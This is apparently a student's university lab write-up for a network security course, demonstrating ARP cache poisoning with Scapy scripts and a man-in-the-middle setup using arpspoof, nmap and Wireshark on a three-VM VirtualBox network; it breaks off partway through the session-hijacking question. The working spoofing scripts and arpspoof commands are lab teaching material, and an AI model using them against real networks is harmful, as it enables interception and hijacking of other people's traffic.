CYBR371

Assignment 2


Olivia Fletcher 300534281 fletcholiv

PART 1 - Network Attacks and Vulnerabilities [56 marks]


Q1 [14 Marks]

Demonstrate ARP cache poisoning attack using the following ARP messages. (Note: For ARP response and Gratuitous message attacks to work, the target machine(s) should already have an ARP entry for the victim machine).


Installing net-tools on each VM using; sudo apt install net-tools which will allow for ARP capabilities & sudo apt python3-scapy for scapy usages




Attacker/Main VM Net setup, IP: 10.0.2.4



Clone 1 VM setup, IP: 10.0.2.5:



Clone 2 VM setup, IP: 10.0.2.6



Virtual Machine	IP Address	MAC Address	
Attacker Main VM	10.0.2.4	08:00:27:55:5d:82	
Clone 1 VM	10.0.2.5	08:00:27:e1:cc:0b	
Clone 2 VM	10.0.2.6	08:00:27:b4:b1:23	

```
CYBR371_A2 [Running] - Oracle VM VirtualBox
                                                                                       File Machine View Input Devices Help
                                          A2_q1_1.py
   Open ▼
            ⊞
                                                                    Save
 1# Mapping the attacker's MAC address with Clone 2's IP and sending to Clone 1's ARP
 2 #!/usr/bin/python3
 4 from scapy.all import *
 6 E = Ether(dst = '08:00:27:e1:cc:0b', src = '08:00:27:55:5d:82')
 7 # Attacker MAC with Clone 2's IP Address
 8 A = ARP(hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6',
9 # Destination cache to Clone 1's MAC & IP Addresses
10
           hwdst = '08:00:27:e1:cc:0b', pdst = '10.0.2.5')
11
12 \text{ pkt} = E/A
13 pkt.show()
14 sendp(pkt)
15
                                           Python 2 ▼ Tab Width: 8 ▼
                                                                         Ln 5, Col 1
                                                                                           INS
                          > osboxes@osboxes: ~
                                                   / A2_q1_1.py (~/) - gedit
                                                                                         3:15
                                                               🔯 💿 🕼 🗗 🔗 📄 폗 🚰 💸 🚫 💽 Right Ctrl
```

Mapping the attacker's MAC address with Clone 2's IP and sending to Clone 1's ARP cache from scapy.all import *

E = Ether(dst = 'destMAC', src = 'srcMAC')

A = ARP(hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6',

Attacker MAC with Clone 2's IP Address

Destination cache to Clone 1's MAC & IP Addresses

hwdst = '08:00:27:e1:cc:0b', pdst = '10.0.2.5')

pkt = E/A


pkt.show()

sendp(pkt)


Used this video as reference and for the scapy python script & "Investigating ARP Poisoning" lab https://www.youtube.com/watch?v=WvcONrfKrEs

- A. [6 marks] ARP response message


Attacker Before:




Clone1 Before:




Clone2 before:




Running the python 3 script:



Attacker after:



Clone 1 after:



Clone 2 after:


```
CYBR371_A2 Clone 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
                                    osboxes@osboxes: ~
     Actions Edit View
File
                          Help
                   osboxes@osboxes: ~
                                                        \otimes
osboxes@osboxes:~$ arp
                                                              Flags Mask
Address
                                      HWaddress
                                                                                        Ιf
                             HWtype
ace
10.0.2.3
                             ether
                                      08:00:27:f8:f2:66
                                                              C
                                                                                        en
p0s3
                             ether
                                      52:54:00:12:35:00
                                                              C
gateway
                                                                                        en
p0s3
osboxes@osboxes:~$
```

After running the python script and assessing the arp response message we can see in the above screenshots with Clone 1 (target) a new address has been added from the python script having Clone2's IP address (10.0.2.6) with the attackers MAC address (08:00:27:55:5d:82)


- B. [6 marks] ARP Gratuitous message

```
CYBR371_A2 [Running] - Oracle VM VirtualBox
                                                                                      File Machine View Input Devices Help
                                         A2_q1_b.py
  Open -
            ⊕
                                                                   Save
                                                                           ≡
                                                                                      ×
 1# Set the destination MAC address in the ether to the ARP broadcast address
  (ff:ff:ff:ff:ff)
2 from scapy.all import *
4 E = Ether(dst = 'ff:ff:ff:ff:ff:ff', src = '08:00:27:55:5d:82')
5 A = ARP(hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6'
           hwdst = 'ff:ff:ff:ff:ff:ff', pdst = '10.0.2.6')
6
8 \text{ pkt} = E/A
 9 pkt.show()
10 sendp pkt
```


Attacker before the Gratuitous ARP message:




Clone 1 before the Gratuitous ARP message:




Clone 2 before the Gratuitous ARP message:




Running the script:




Attacker after the Gratuitous ARP message:



Clone 1 after the Gratuitous ARP message:



Clone 2 after the Gratuitous ARP message:



- C. [6 marks] There are multiple ways (direct and indirect to create an ARP entry into ARP cache). List two methods to create and maintain an ARP entry in the target machine(s).
 - Add a static entry and issue the arp command in Global Configuration Mode; arp 10.0.2.4 gig 2/0 0090.1a00.0170
 - Add a static entry with -s command which resolves the InetAddr (IP address) to the EtherAddr (Ether physical address). In this case to maintain the entry in the target machine we use the IP from the attacker with the MAC address from the target arp -s 10.0.2.4 08:00:27:e1:cc:0b

Q2 [6 Marks]

Demonstrate Man-In-The-Middle attack using session hijacking where an attacker captures the existing session between two machines on a local network and creates a folder with their name in the target machine.


Using this webpage & video as references;
 https://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-simple-man-middle-attack-0147291/

https://www.youtube.com/watch?v=DFkilHmyEil

Firstly opening 3 VMs, one being server, another being the target and then attacker (I had to create another VM for this task instead of using the Clone 2 VM used in the ARP task as I ran into some unknown issues)

Virtual Machine	IP Address		
Attacker Main VM	10.0.2.4		
Clone 1 Target VM	10.0.2.5		
Clone 3 Server VM	10.0.2.7		

On the attackers VM I configured the attacker to be able to do ip forwarding using;




Running nmap on attacker VM to get info on the server and target systems;

```
CYBR371_A2 [Running] - Oracle VM VirtualBox
  File Machine View Input Devices Help
                                                                          root@osboxes: ~
  File Actions Edit View Help
                                                                                                                                                        osboxes@osbc (>
                                         root@osboxes: ~
    nmap -v -iR 10000 -Pn -p 80
 SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPL
 ES
Scantype D not supported
root@osboxes:~# nmap -sP 10.0.2.4/24
 Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-07 03:32 EDT
Nmap scan report for gateway (10.0.2.1)
 Host is up (0.0013s latency).
 MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00080s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00066s latency).
MAC Address: 08:00:27:20:8E:2C (Oracle VirtualBox virtual NIC)
 Nmap scan report for 10.0.2.7
Host is up (0.00050s latency).
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                                                                                                                                                                    \times
 File Machine View Input Devices Help
                                                                      osboxes@osboxes: ~
                                                                                                                                                                        - 2 X
  File Actions Edit View Help
                                      osboxes@osboxes: ~
                  TX packets 119 bytes 10366 (10.3 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
                  inet 10.0.2.7 netmask 255.255.255.0 broadcast 10.0.2.255
                  inet6 fe80::ffd0:921:bdb2:68d1 prefixlen 64 scopeid 0x20<link>
                  ether 08:00:27:7c:bd:27 txqueuelen 1000 (Ethernet)
                  RX packets 39 bytes 13263 (13.2 KB)
                  RX errors 0 dropped 0 overruns 0 frame 0
                  TX packets 77 bytes 9049 (9.0 KB)
                  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
                  inet 127.0.0.1 netmask 255.0.0.0
                  inet6 ::1 prefixlen 128 scopeid 0x10<host>
                  loop txqueuelen 1000 (Local Loopback)
                  RX packets 126 bytes 11033 (11.0 KB)
```

Begun the ARP spoofing on the attacker VM using the target IP (clone1) and the server IP (clone2)


Below is the attacker VM spoofing using the target IP src (10.0.2.5) and server IP destination (10.0.2.7)

arpspoof -i enp0s3 -t 10.0.2.5 10.0.2.7





Using another terminal on the attacker VM I ran the same arp spoofing but with the target IP being switched to the server IP

arpspoof -i enp0s3 -t 10.0.2.7 10.0.2.5




Opening wireshark on the Attacker VM to show the spoofing:






Just checking again by pinging the attackers IP using the targets VM:

